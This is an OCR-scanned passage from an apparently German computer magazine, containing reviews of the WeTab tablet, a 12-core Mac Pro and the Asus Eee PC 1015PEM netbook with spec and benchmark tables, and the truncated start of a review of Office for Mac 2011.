| Leistungsaufnahme Aus / Standby / Betrieb (bei Helligkeit) | <0,1 W / <0,1 W / 74 W (bei 244 cd/m ²) | <0,1 W / <0,1 W / 101 W (bei 221 cd/m ²) |
| Betrieb am PC ¹ analog / digital | ✓ / ✓ | ✓ / ✓ |
| Bewertung | | |
| Bildeindruck TV, Video | ⊕ | ⊕⊕ |
| Klangeindruck | ○ | ⊕ |
| Ausstattung / Medienfunktionen | ⊕/⊕ | ⊕⊕ / ⊕ |
| 3D-Wiedergabe | ○ | ⊕ |
| Bedienung allg. / Internet, Medien | ○ / ⊕ | ○ / ⊕ |
| Preis Gerät / 3D-Set | 1700 € / 190 € (Emitter + 2 Brillen) | 2900 € / 190 € (Emitter + 2 Brillen) |

¹ geprüft für die Auflösungen 1080p (1920 × 1080) und XGA (1024 × 768)

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht
✓ vorhanden – nicht vorhanden



Anzeige



Christian Wölbert

Viel versprochen, wenig gehalten

Das WeTab von 4tiitoo und Neofonie

Beim deutschen iPad-Herausforderer klaffen Anspruch und Wirklichkeit auseinander: Das Angebot an Apps und Lesestoff ist nicht nennenswert, Multitouch nur rudimentär umgesetzt. Nun sollen Updates das Vertrauen der Kunden zurückgewinnen – einige grundsätzliche Probleme werden aber bleiben.

Bevor das Tablet auf den Markt gelangte, klang die Geschichte gut: Tore Meyer und Stephan Odörfer, Jugendfreunde aus der Nähe von Nürnberg, beschließen im Jahr 2007, ein massentaugliches Tablet zu entwickeln und gründen in München die Firma 4tiitoo. Meyer wird CEO, Odörfer CTO. Sie basteln an Konzept und Bedienoberfläche, testen ihre Ideen mit 150 Nutzern und finden mit der Berliner Firma Neofonie einen Partner, der in der Medienbranche gut vernetzt ist.

Anfang 2010 löst Apple mit dem iPad einen Tablet-Hype aus – 4tiitoo und Neofonie wittern ihre Chance. Sie preisen ihr „WePad“ als offene iPad-Alternative an. Designed in Germany, mit Flash, Android-Apps und Multitouch. Verlage sollen ihre Inhalte „ohne Preisdictat und ohne Zensur“ verkaufen können. Das Konzept geht auf: Nach ein paar Wochen verkündet Neofonie-Chef Helmut Hoffer von Ankershoffen die Zahl von 20 000 Vorbestellungen. Zum Vergleich: Bis September wurde Apples iPad in Deutschland geschätzte 100 000 Mal verkauft. Namhafte Partner machen mit, unter anderem Medion, Intel und Adobe. Gruner + Jahr kün-

digte eine digitale Version des *Stern* für das WePad an.

Das nun nach monatelanger Verzögerung erhältliche Gerät passt nicht zu der schönen Geschichte. Nicht nur der Name wurde geändert, von WePad zu WeTab, auch wichtige Merkmale. Es wiegt nicht wie ursprünglich angegeben 850 Gramm, sondern ein Kilo. Die versprochenen Android-Apps und digitalen Zeitschriften fehlen. Multitouch geht erst seit einem Update und bringt keine Vorteile: Registriert der Browser zwei Berührungen gleichzeitig, springt er lediglich wie beim Doppeltipp zwischen zwei festen Zoomstufen hin und her.

Damit enttäuscht das WeTab nicht nur die Erwartungen vieler Vorbesteller, die an einen

Beim Dateiaustausch zeigt das WeTab dank zwei USB-Ports und einem SD-Steckplatz keine Schwächen. Der HDMI-Ausgang zickte im Test jedoch.

deutschen iPad-Konkurrenten auf Augenhöhe glaubten. Es erfüllt nicht einmal die Versprechen, die 4tiitoo und Neofonie selbst formuliert haben.

Die Erklärung von 4tiitoo: Man habe den Aufwand beim Wechsel der Betriebssystem-Basis von Ubuntu zu MeeGo unterschätzt. Diverse Funktionen sollen deshalb in den nächsten Wochen und Monaten nachgeliefert werden, mit Software-Updates, die automatisch im Hintergrund installiert werden. Doch in einem Test müssen Produkte so bewertet werden, wie sie aktuell erhältlich sind. Was kann das WeTab also?

Hardware

Mit rund einem Kilogramm Gewicht und 11,6-Zoll-Display gehört es zu den größten und schwersten Tablets ohne Tastatur. Dank der Scroll-Leisten am rechten und linken Bildschirmrand lässt es sich auch bedienen, wenn man es mit beiden Händen festhält, was das hohe Gewicht relativiert. Auf Dauer bequemer ist jedoch das Ablegen auf Tisch oder Knie. Dabei muss man auf den Blickwinkel achten: Kippt man das ohnehin leuchtschwache Display, verdunkeln sich die Farben und Schriften lassen sich nur noch mühsam entziffern. Gerade bei Tablets wünscht man sich ein blickwinkelstables, helles Display – das iPad setzt mit IPS-Technik und über 300 cd/m² den Maßstab.

Ein weiteres Handicap stellen die Netbook-Komponenten dar. Der Atom-Prozessor wird von einem Lüfter gekühlt, der bei geringer Rechenlast kaum hörbar ist, aber auch bis knapp unter die Nervengrenze aufdrehen kann. Apps starten fix und H.264- sowie WMV-kodierte HD-Videos laufen flüssig, aber beim Scrollen nimmt man ein leichtes Ruckeln wahr, und auf manchen Webseiten zoomt der Browser erst nach einer Gedenksekunde. Das 570 Euro teure Topmodell mit HD-Chip sollte eigentlich Flash-HD-Videos flüssig abspielen, doch diese Funktion ist auch in der Liste der Update-Versprechen gelandet.

YouTube-Videos in Standardauflösung laufen flüssig, aber Live-TV auf Zattoo – dafür liefert 4tiitoo ein Bookmark – ruckelt ungenießbar, ebenso die ZDF-Mediathek. Für den Nutzer bedeutet es also keinerlei Vorteil, dass der Atom theoretisch schneller rechnet als die Smartphone-CPUs anderer Tablets. Im Gegen teil: Beim Abspielen von Videos hält der Akku nur rund zweieinhalb Stunden durch. Den Mini-HDMI-Ausgang hat 4tiitoo per Update aktiviert. Allerdings zeigten unsere beiden Testgeräte den gleichen Darstellungsfehler, ein zur Seite verschobenes Bild. Das UMTS-Modul akzeptierte nach zwei Updates SIM-



Viele Apps wie der Musik-Player haben keine fingerfreundliche Oberfläche.

Karten von O2, T-Mobile und Vodafone, vorher gab es Probleme mit der PIN-Eingabe.

Das WeTab greift auf USB-Sticks, USB-Festplatten und SD-Karten zu, erkannte auf unserer Platte aber nur zwei von drei Partitionen. Man kann neue Ordner anlegen, Dateien löschen, ausschneiden und kopieren. USB-Tastaturen werden erkannt.

Bedienung


Mit dem rechten Daumen scrollt man schnell über den Homescreen, auf dem Verknüpfungen und Widgets frei angeordnet werden können. Der Browser legt seine Lesezeichen ebenfalls dort ab. Das Einstellungsmenü hat 4tiitoo auf die wichtigsten Funktionen reduziert: Helligkeit, Lautstärke, Verbindungen, Browser-Daten zurücksetzen. Die Oberfläche wirkt dadurch übersichtlich, man findet sich schnell zurecht. Wer tiefer ins System eingreifen will, muss auf den „Expertenmodus“ zurückgreifen, eine Linux-Kommandozeile. Im schnellen Browser scrollt man mit dem linken Daumen, der Videoplayer und der E-Book-Reader zeigen große Schaltflächen am linken Rand.

Das war es aber mit der Konsistenz. Viele andere vorinstallierte und im Market erhältliche Apps wie Open Office, Google Chromium, Adobe Reader, Skype und den Audio-Player hat 4tiitoo nicht für sein Tablet optimiert. Sie sehen aus wie am Desktop. Man muss winzige Icons und Scrollbalken mit dem Finger treffen; Daumenscrollen und Wischen über die Mitte des Fensters klappen nicht. Der E-Mail-Client, das Adressbuch und der Kalender starteten auf einem unserer zwei Testgeräte nicht.

Zwischendurch nervten Kleinigkeiten: Stellten wir das WeTab auf den Kopf, reagierte der Lagesensor zwar zuverlässig, es dauer- te jedoch manchmal sekundenlang, bis sich das Bild wieder aufgebaut hatte. Die Weiterleiten-Funktion im Browser („Seite teilen“) funktionierte nicht. Vertippten wir uns, zum Beispiel bei der URL-Eingabe, ließ sich der Cursor nur mit Geduld und Konzentration zwischen den gewünschten Buchstaben platzieren – schneller ging es, wenn wir die Pfeiltasten auf der virtuellen Tastatur einblendeten oder ganz von vorne anfingen. Manchmal ließ sich die Tastatur allerdings partout nicht öffnen. Auch der Task-Wechsler („Geöffnete Fenster“) reagierte gelegentlich nicht. Und bei kleinen Zielen wie den Kreuzen zum Schließen eines Fensters zeigte sich, dass der Touchscreen nicht so präzise reagiert wie beim iPad. Die Liste ließe sich erweitern – in der Summe frustrieren dann irgendwann auch die Kleinigkeiten.

Apps und Inhalte

Im WeTab-Market stehen gerade mal ein paar Dutzend Einträge. In Kategorien wie „Tools &



Dienstprogramme“ oder „Gesundheit & Sport“ gibt es nur eine Hand voll, die Spieleabteilung liegt mit rund dreizehn Treffern an der Spitze. In vielen Fällen verbergen sich hinter den Logos nur Browser-Lesezeichen: Tipper auf Facebook, Google Mail, Zattoo, YouTube, last.fm und den Instant Messenger im- führen zu den jeweiligen Webseiten, die meist nicht fingerfreundlich gestaltet sind. Die versprochenen Android-Apps sollen vom Partner Androidpit kommen und in einer virtuellen Maschine laufen. Ein Bezahlsystem ist ebenfalls angekündigt. Bis zum Redaktions- schluss lieferte 4tiitoo diese Funktionen aller- dings nicht nach.

Programme aus anderen Sammlungen wie portablelinuxapps.org kann man über USB aufspielen und aus der Kommandozeile heraus starten. So kommt man zum Beispiel an den VLC Media Player. Ein finger- taugliches Bedienkonzept haben jedoch die wenigsten dieser Anwendungen.

Beim Thema Lesestoff klaffen Anspruch und Wirklichkeit besonders weit auseinander. Auf ihrer Homepage schreiben die WeTab- Macher, dass man seine „liebsten Zeitungen und Zeitschriften wie im Printformat“ erleben könne. Bislang gibt es jedoch keine Magazine zu kaufen, nicht einmal den schon im März von Gruner + Jahr angekündigten Stern. Nun ist sogar wieder offen, ob dieser jemals auf das WeTab kommt. Die Entwicklung des Publishing-Systems mit Neofonie sei „zurückgestellt“, sagte ein Sprecher des Hamburger Verlages. Die iPad-Version habe Priorität. Der mitgelieferte FBReader öffnet nur Epub-Dokumente ohne Kopierschutz, einen Buchladen gibt es nicht. Man kann das WeTab also bislang nur mit Büchern füllen, die man sich aus kostenlosen Quellen zusammensucht.

Fazit

Viel versprochen, wenig gehalten und zu wenig sauber umgesetzt – diesen Dreiklang muss man dem WeTab vorwerfen. Zwar stecken gute Ideen in dem Tablet, sie beschränken sich aber zurzeit auf den Startbildschirm und den Browser. Das reicht zum Lesen von

Nachrichten und Blogs im Netz. Als Video- player taugt das WeTab für gespeicherte HD- Filme sowie YouTube in Standardauflösung. Wer mehr will, stößt auf ein dünnes App- Angebot und inkonsistente sowie nicht finger- taugliche Bedienkonzepte.

Auch falls 4tiitoo mehr Anwendungen sowie die Flash-Beschleunigung nachliefert, bleiben andere Probleme: Das Gewicht, der winkelabhängige Bildschirm, der Lüfter und die kurze Laufzeit passen nicht zu den Anwendungsgebieten Lesen und Couchsurfen. Somit bleibt das WeTab ein Gerät für Mutige und Geduldige, die Linux auf einem Tablet erkunden wollen. (cwo)

WeTab 3G

| Tablet | |
|-------------------------------------|---|
| Hersteller | WeTab, www.wetab.mobi |
| Lieferumfang | Netzteil, Tasche, Putztuch |
| Display (Größe, Auflösung, dpi) | 11,6 Zoll, 1366 x 768, 135 dpi |
| Touchscreen | kapazitiv, Multitouch |
| Prozessor | Intel Atom N450, 1,66 GHz |
| Arbeitsspeicher | 1 GByte |
| Flash-Speicher | 32 GByte (erweiterbar mit SD-Karte) |
| Schnittstellen | 2 x USB, SD-Karte, Mini-HDMI, SIM, Kopfhörer, Strom, Docking |
| Bluetooth / WLAN | 2.1 + EDR / 802.11b/g/n |
| UMTS / GPS | HSPA 7,2 MBit/s / ✓ |
| Lage- / Helligkeitssensor | ✓ / - |
| Betriebssystem | MeeGo mit Oberfläche WeTab OS |
| Browser | WebKit-basiert |
| Kamera-Auflösung | 1280 x 1024 |
| Audioformate | FLAC, M4A, MP3, OGG, WAV, WMA |
| Videoformate | AVI, DivX, MOV, MP4, WMV |
| Laufzeit bei voller Helligkeit | 3,7 h (ohne Last) / 2,6 h (Video) |
| Ladezeit | 1,7 h |
| Geräuschenwicklung in 50 cm Abstand | 0,2 Sone (ohne Last) bis 0,6 Sone (unter Last) |
| Maße | 29,5 cm x 19,4 cm x 1,4 cm |
| Gewicht | 1010 g |
| Zubehör | angekündigt für Oktober: Docking-Station, Hülle, drahtlose Tastatur |
| Garantie | 2 Jahre (Akku: 6 Monate) |
| Preis | 570 € (Modell mit 16 GByte Flash-Speicher, ohne UMTS, GPS und HD-Chip: 450 €) |
| ✓ vorhanden – nicht vorhanden | |

Johannes Schuster

Apfel mit 12 Kernen

Mac Pro mit zwei 6-Core-Prozessoren

Intels Westmere-Xeons und aktuelle AMD-Radeon-Grafikkarten haben Einzug in den Workstation-Mac gehalten. Wegen der vielfältigen Konfigurationsmöglichkeiten will die Kaufentscheidung wohl überlegt sein.



Die wichtigsten Neuheiten im äußerlich kaum veränderten Mac Pro sind Bauteile der Konkurrenten Intel und AMD, nämlich schnellere Prozessoren und Grafikkarten. Erstmals gibt es einen Mac mit 12 Prozessorkernen, die sich auf zwei von Intel im 32-Nanometer-Prozess hergestellte Westmere-Prozessoren verteilen. Jeder enthält 12 statt wie bisher 8 MByte Level-3-Cache. Dank HyperThreading melden sich die beiden CPUs mit zusammen 24 (virtuellen) Kernen beim Betriebssystem. Der auf dem Chip integrierte Controller spricht den Arbeitsspeicher mit 1333 statt 1066 MHz an. In unserem Testgerät steckten zwei 2,93-GHz-CPUs, die man gegen 1200 Euro Aufpreis anstelle der 2,66-GHz-Prozessoren erhält.

Als Standard-Grafikkarte enthält jeder Mac Pro nun die AMD Radeon HD 5770 mit 1 GByte GDDR5-RAM, in unserem Test-

Rechner steckte die schnellere und 200 Euro teurere Radeon HD 5870. Die Karten nehmen die doppelte Slotbreite ein, immerhin pustet der Radiallüfter die heiße Luft durch das verbreiterte Slotblech nach draußen und nicht ins Innere des Gehäuses. Man kann ohne weitere Adapter bis zu drei Monitore anschließen, darunter ein Dual-Link-DVI-Display wie etwa Apples 30-Zöller, aber kein HDMI-TV inklusive Audio. Mit einer zweiten Radeon im Mac Pro, als Built-to-order-Option im Angebot, lassen sich insgesamt sechs Bildschirme ansteuern.

Beim Rendern mit Cinebench 11 konnte der 12-Kerner seine ganze Stärke ausspielen und erzielte fast dreimal so viele Punkte wie ein gleich getakteter 4-Kern-iMac. Auch beim Video-Kodieren mit DVD2One und beim Ballerspiel Doom 3 konnte sich der Pro deutlich absetzen. Ansonsten lag der iMac oftmals

gleichauf oder konnte sich sogar auf Platz eins schieben, etwa beim Photoshop-Test. Beim Multiple-CPU-Rendering stürzten die veralteten Programme Cinebench 9.5 und 10 auf dem Zwölfkerner ab, da sie offenbar nicht mit den 24 virtuellen Kernen zureckkamen. Ansonsten gab es keine Kompatibilitätsprobleme.

Für die vier Festplattenslots stehen auch Solid-State-Disks mit 500 GByte Kapazität zum Preis von je 1400 Euro zur Auswahl, die mit ihren um etwa 50 Prozent höheren Transferraten plattenlastige Aufgaben deutlich beschleunigen (siehe Diagramm, mit SSD).

Um beide Prozessoren unter Windows 7 nutzen zu können, muss man die Professional-, Enterprise- oder Ultimate-Variante installieren. Hiermit liefern alle Tests – auch die älteren Cinebenchs – problemlos durch. Unter Windows war der Mac Pro bei Doom 3 langsamer als der iMac, dafür bei Mathematica etwas schneller. Außerdem drehen die Lüfter unter Windows früher hoch, während der Rechner außer beim Booten unter

Mac OS X nur mir einem Grundrauschen von erträglichen 0,8 Sone zu hören war.

Fazit

Der 12-Kern-Mac-Pro ist eine vergleichsweise leise Doppel-Sockel-Workstation, die allerdings geeignete Software braucht, um ihre hohe Leistung auszuspielen. Unsere Benchmarks profitieren nur in einem Fall von mehr als vier Kernen und auch im richtigen Leben gibt es nur wenige Einzelanwendungen, die das tun. Je nach hauptsächlich eingesetzter Software dürfte ein Mac Pro mit nur einem Prozessor deshalb die bessere Wahl sein, zumal die Einzel-CPU mit höheren Taktfrequenzen angeboten wird.

Zum Beispiel würde ein 3,33-GHz-Sechsckerne mit ansonsten gleicher Ausstattung mit 4175 Euro satte 2275 Euro weniger kosten als unser Testgerät. Mit nur einem Xeon im Mac Pro halbiert sich allerdings auch die Zahl der RAM-Slots und damit die maximal mögliche Speicheranpassung: Statt 32 bietet Apple für die Ein-Sockel-Maschine zurzeit nur 16 GByte an. (jes) **ct**


Mac Pro, 12-Core, 2,93 GHz

| | |
|--------------------------------|--|
| Prozessor | Zwei 6-Core Intel Xeon Westmere, 2,93 GHz, Turboboost, HyperThreading (Standard 2,66 GHz, -1200 €) |
| CPU-Cache | 256 KByte L2 pro Kern, 12 MByte L3 pro Prozessor |
| Arbeitsspeicher | 6 GByte PC3-10600 DDR3-1333 ECC SDRAM, (6 x 1), max. 32 GByte in 8 Slots |
| Grafikkarte | AMD Radeon HD 5870, 1 GByte GDDR5-SDRAM, 1x DVI, 2x Mini DisplayPort (Standard Radeon HD 5770, -200 €) |
| Festplatte | 2 GByte SATA, 7200 U/Min., Hitachi HDS722020ALA330, Lesen: 120,5 MByte/s, Schreiben: 129,5 MByte/s (Standard 1 TByte, -150 €) |
| optisches Laufwerk | 18x DVD-Brenner (Schreiben: DVD±R DL 8x, DVD±R, 18x, DVD+RW 8x, DVD-RW 6x, CD-R 32x, CD-RW 32x; Lesen: DVD 18x, CD 32x), LG HL-DT-ST GH41N |
| Erweiterungsmöglichkeiten | 3 freie PCI-Express-Slots in voller Länge (1x x16, 2x x4), 1 freier 5,25"-Laufwerksschacht |
| Audio | analog In und Out, digital In und Out (optisch) |
| sonstige | 4 x FireWire 800, 5 x USB 2.0, 2 x Gigabit-Ethernet, WLAN 802.11n, Bluetooth 2.1+EDR, USB-Tastatur, USB-Verlängerung, MagicMouse, Mac OS X 10.6.4, iLife '09 |
| Ausstattung | Aus 24 W, Ruhe 7,3 W, Betrieb 148 W, DVD 202 W, Vollast CPU 312 W, CPU+GPU 357 W |
| Leistungsaufnahme | Betrieb 0,8 Sone \oplus , HD 1,3 Sone \ominus , DVD 0,9 Sone \oplus , Vollast 0,8 Sone \oplus |
| Arbeitsgeräusche | Beispiel 0,8 Sone \oplus , HD 1,3 Sone \ominus , DVD 0,9 Sone \oplus , Vollast 0,8 Sone \oplus |
| Audio-Wiedergabe | \oplus ; Klirrfaktor 0,004 %, Dynamik -97,6 dB(A), Linearität 0,9 dB, Störabstand -101,5 dB(A), Übersprechen -77,8 dB |
| Preis | ab 4900 €, Testgerät 6450 € |
| $\oplus\oplus$ sehr gut | \oplus gut |
| \ominus zufriedenstellend | \ominus schlecht |
| $\ominus\ominus$ sehr schlecht | |

Benchmarks

| | Cinebench 11 CPU
besser \gg | Photoshop [s]
△ besser | QuickTime [s]
△ besser | iTunes [s]
△ besser | Mathematica [s]
△ besser | DVD2OneX2 [s]
△ besser | Cinebench 11 GPU
besser \gg | Quartz Extreme [s]
△ besser | Doom 3 [fps]
besser \gg |
|--------------------------------------|----------------------------------|---------------------------|---------------------------|------------------------|-----------------------------|---------------------------|----------------------------------|--------------------------------|------------------------------|
| iMac 4-Core i7 2,93 GHz 27" 2010 | 5,33 | 61 | 21 | 44 | 2473 | 123 | 34,94 | 84 | 194 |
| iMac 4-Core i7 2,93 GHz 27" SSD 2010 | 5,35 | 68 | 20 | 44 | 2474 | 92 | 34,77 | 84 | 190 |
| Mac Pro 4-Core 2,66 GHz 2006 | – | – | 111 | 61 | 3642 | 248 | – | 121 | 69,5 |
| Mac Pro 8-Core 2,8 GHz 2008 | – | 59 | 32 | 61 | – | 212 | – | 113 | 97 |
| Mac Pro 8-Core 2,26 GHz 2009 | – | 73 | 32 | 56 | 3340 | 147 | – | 150 | 95 |
| Mac Pro 4-Core 2,66 GHz 2009 | – | 63 | – | 53 | 2899 | 150 | – | 119 | 118 |
| Mac Pro 12-Core 2,93 GHz 2010 | 15,36 | 72 | 21 | 44 | 2475 | 108 | 32,13 | 84 | 223 |
| Mac Pro 12-Core 2,93 GHz SSD 2010 | 15,32 | 71 | 21 | 44 | 2475 | 62 | 32,08 | 84 | 224 |

Anzeige



Jörg Wirtgen

Netbook mit zwei Herzen

Asus Eee PC 1015PEM mit der Zweikern-Version des Intel Atom

Der zweite Kern des Intel Atom N550 sollte den trägen Netbooks Feuer unterm Hintern machen. In der Praxis gelingt ihm das nur bedingt, aber dennoch hat Asus ein interessantes Netbook zusammengestellt.

Der zweite Kern beschleunigt den Atom nicht aufs Doppelte, weil Intel die Taktfrequenz gesenkt hat: Die beiden Kerne des N550 laufen nur mit 1,5 GHz, während in den meisten Netbooks inzwischen der N450 mit 1,66 GHz sitzt, in einigen wenigen sogar der N470 mit 1,83 GHz. Beide Kerne zeigen per Hyper-Threading einen weiteren virtuellen Kern an, sodass vier Threads gleichzeitig laufen.

Doch in der Praxis fühlt sich vieles immer noch lahm an, auch weil überraschend viele Anwendungen nur einen Kern nutzen, beispielsweise der vorinstallierte Internet Explorer 8. Aufwendiges wie Raw-Bildbearbeitung nervt nur marginal weniger, immerhin reagiert das System oft etwas schneller auf Nutzereingaben. Viele HD-Videos laufen ruckelfrei, aber nicht alle. Ein Teil der Verzögerungen liegt aber auch daran, dass Asus nur 1 GByte Hauptspeicher einbaut, was für Windows 7 knapp ist.

Programme wie einige Bildverarbeitungen, die alle Kerne ausnutzen, arbeitet der N550 60 bis

75 Prozent schneller ab als die Vorgänger. Single-Thread-Anwendungen laufen hingegen rund 10 Prozent langsamer – hier ist der N550 der derzeit langsamste PC-Prozessor. Bei Grafikanwendungen hängt es davon ab, ob der Grafikchip stark gefordert ist – dann herrscht Gleichstand – oder ob eher die CPU rechnet. Dann kommt es darauf an, ob die Anwendung mehrere Threads nutzt, was zumindest kein Benchmark tut: Fast alle unserer Grafiktests liefen auf dem N550 langsamer, im besten Fall herrschte Gleichstand, schneller lief nichts.

Den Vergleich mit anderen Prozessoren verliert der N550. Bei Multithread-Anwendungen ist er mit beiden Kernen zusammen nun etwa so schnell wie ein Kern des Intel i3-330UM (die Stromsparvariante mit 1,2 GHz), Core 2 SU2700 (1,3 GHz) oder AMD Turion II Neo (1,5 GHz) – und die beschleunigen allesamt dank zweitem Kern um noch mal mindestens 60 Prozent.

Bei den übrigen Eigenschaften weiß das 1015PEM zu überzeugen. Das Display erreicht die

für Asus-Netbooks ungewöhnlich hohe Helligkeit von etwa 250 cd/m² und hat eine matte Oberfläche. Der Rahmen drumherum spiegelt allerdings – anders als der mattschwarze Deckel. Ihn bietet Asus auch in Weiß, Blau und Rot an, alternativ gibt es eine glänzende Lackierung in Schwarz, Weiß und Pink. Das große Touchpad erkennt Zweifinger-Gesten beispielsweise zum Scrollen, reagierte manchmal aber etwas zäh.

Fast sieben Stunden hält der Akku bei voller Displayhelligkeit, gedimmt sind es knapp über neun. Falls das nicht reicht, trägt das kleine und leichte Netzteil in der Tasche kaum auf. Die im Datenblatt erwähnten Modelle mit USB 3.0 wird es hierzulande nicht geben. Der LAN-Chip spricht nur 100 MBit/s, man kommt also auch bei schnellen Servern nicht mit mehr als etwa 15 MByte/s an seine Daten.

Kleine Nische

Das 1015PEM kombiniert viele gute Netbook-Eigenschaften: lange Laufzeit, unhörbare Lüfter, im Rahmen der Möglichkeiten gute Tastatur und ein helles, mattes Display. Das Gewicht liegt im Mittelfeld, zusätzliche Extras wie ein HDMI-Ausgang kann man nicht unbedingt in dieser Preisklasse erwarten.

Für den zweiten Kern zahlt man rund 50 Euro Aufpreis. Das ist ziemlich viel dafür, dass man das System weiterhin als irgendwie lahm empfindet; besser angelegt wären sie für 2 GByte Hauptspeicher. Wer die Notebooks mit spürbar schnellerem Prozessor möchte, muss allerdings mit anderen Nachteilen leben: Die mit AMD-Prozessoren haben eine kürzere Laufzeit, die mit Intels Core 2 oder i3 haben 12-Zoll-Displays und sind daher teurer und schwerer. (jow)

Asus EeePC 1015PEM

| | |
|---|---|
| Modell | Asus EeePC 1015PEM |
| Betriebssystem | Windows 7 Starter 32 Bit |
| Display / Auflösung / Oberfläche | 10,1 Zoll / 1024 × 600 (118 dpi) / matt |
| Display-Größe | 25,6 cm (22,1 cm × 12,9 cm, 15,9) |
| Prozessor | Intel Atom N550 (2 Kerne mit HT) |
| Prozessor-Cache | 2 × 512 KByte L2-Cache |
| Prozessor-Taktrate | 1,5 GHz |
| Speicher | 1 GByte PC3-10600 / 1 Slot |
| Grafikchip | int: Intel GMA 3150 |
| WLAN | PCIe: Broadcom (a/b/g/n 300 2,4) |
| LAN | PCIe: Atheros AR8132 (100 MBit/s) |
| Sound | HDA: Realtek ALC269 |
| Bluetooth | USB: Broadcom (Microsoft-Stack) |
| Festplatte | Seagate Momentus 5400.6 |
| Größe / Drehzahl / Cache | 250 GByte / 5400 min ⁻¹ / 8 MByte |
| Schnittstellen und Schalter (V = vorne, H = hinten, L = links, R = rechts) | |
| USB 2.0 / VGA / LAN | 2 × R, 1 × L / L / R |
| Kartenleser / Strom / Kensington | R (SD / SDHC) / L / R |
| Kopfhörer / Mikrofoneingang | R / R |
| Stromversorgung, Maße, Gewicht | |
| Gewicht / Größe | 1,25 kg / 26,2 cm × 17,7 cm × 3,7 cm |
| Tastaturhöhe / Tastenraster | 17 mm / 17,5 mm × 17 mm |
| Akku | 48 Wh, Lithium-Ionen, 305 g |
| Netzteil | 40 W, 204 g, 8,5 cm × 3,5 cm × 2 cm, Kleingerätestecker |

Messergebnisse

| | |
|--|-----------------------------------|
| Laufzeit bei 100 cd/m ² / voller Helligkeit | 9,2 h (5,2 W) / 6,7 h (7,1 W) |
| Ladezeit / Laufzeit nach 1h Laden | 2,5 h / 3,6 h |
| Geräuschenwicklung ohne / mit CPU-Last / Festplatte | < 0,1 Sone / 0,2 Sone / 0,17 Sone |
| Festplatte lesen / schreiben | 76,6 / 77,1 MByte/s |
| CineBench 2003 Rendering 1 / 4 CPU | 82 / 223 |
| CineBench R11.5 Rendering 1 / 4 CPU | 0,15 / 0,48 (32 Bit) |
| 3DMark 2001 / 2003 / 2005 / 2006 | 2231 / 645 / 291 / 151 |

Bewertung

| | |
|---|--------------------------|
| Laufzeit mit Standardakku | ⊕⊕ |
| Rechenleistung Büro / 3D-Spiele | ⊖ / ⊖⊖ |
| Ergonomie / Geräuschenwicklung | ⊖ / ⊕⊕ |
| Display / Ausstattung | ⊖ / ⊖ |
| Preis getestete Konfiguration / lieferbar | 350 € / ab Mitte Oktober |
| ⊕⊕ sehr gut | ⊕ gut |
| ⊖ zufriedenstellend | ⊖ schlecht |
| ⊖⊖ sehr schlecht | ct |

Anzeige

Andreas Beier, Dieter Brors, Dorothee Wiegand

Angriff auf iWork

Microsoft Office für Mac 2011

Bessere Kompatibilität zum Windows-Pendant, höhere Performance und erweiterte Teamfunktionen hat sich Microsoft für die neue Version der Mac-Bürosuite auf die Fahnen geschrieben. Die meisten Versprechen kann sie halten.

Mit Office 2011 hat Microsofts Mac Business Unit (MacBU) den Turnus zwischen den Versionen von vier auf drei Jahre verkürzt. So kann man rasch zur Windows-Version der Büro-Suite aufschließen und damit Word, Excel & Co. weitgehend vereinheitlichen.

Viele Neuerungen der Windows-Version gibt es nun auch im Mac-Office, etwa die Verbindung der Desktop-Anwendungen mit den Web-Apps. Die vier stark abgespeckten Mini-Versionen lassen sich von Privatanwendern über Microsofts Online-Dienst SkyDrive nutzen, im Firmenumfeld kann man sie auf einem SharePoint Server selbst installieren. Mehrere Teammitglieder können (theoretisch) sogar zur selben Zeit an Dokumenten arbeiten, doch derzeit führt dies mitunter noch zu Konflikten [1].

Office für Mac 2011 kommt am 26. Oktober in den Handel. Für diesen Test stellte uns Microsoft vorab eine US-Version der „Home and Business Edition“ zur Verfügung, die funktional mit der endgültigen Fassung identisch sein sollte.

Ribbons, aber besser

In allen Anwendungen hat nun erstmals das unter Windows seit Version 2007 bekannte Ribbon (Menüband) Einzug gehalten, in dem alle Funktionen thematisch sortiert über

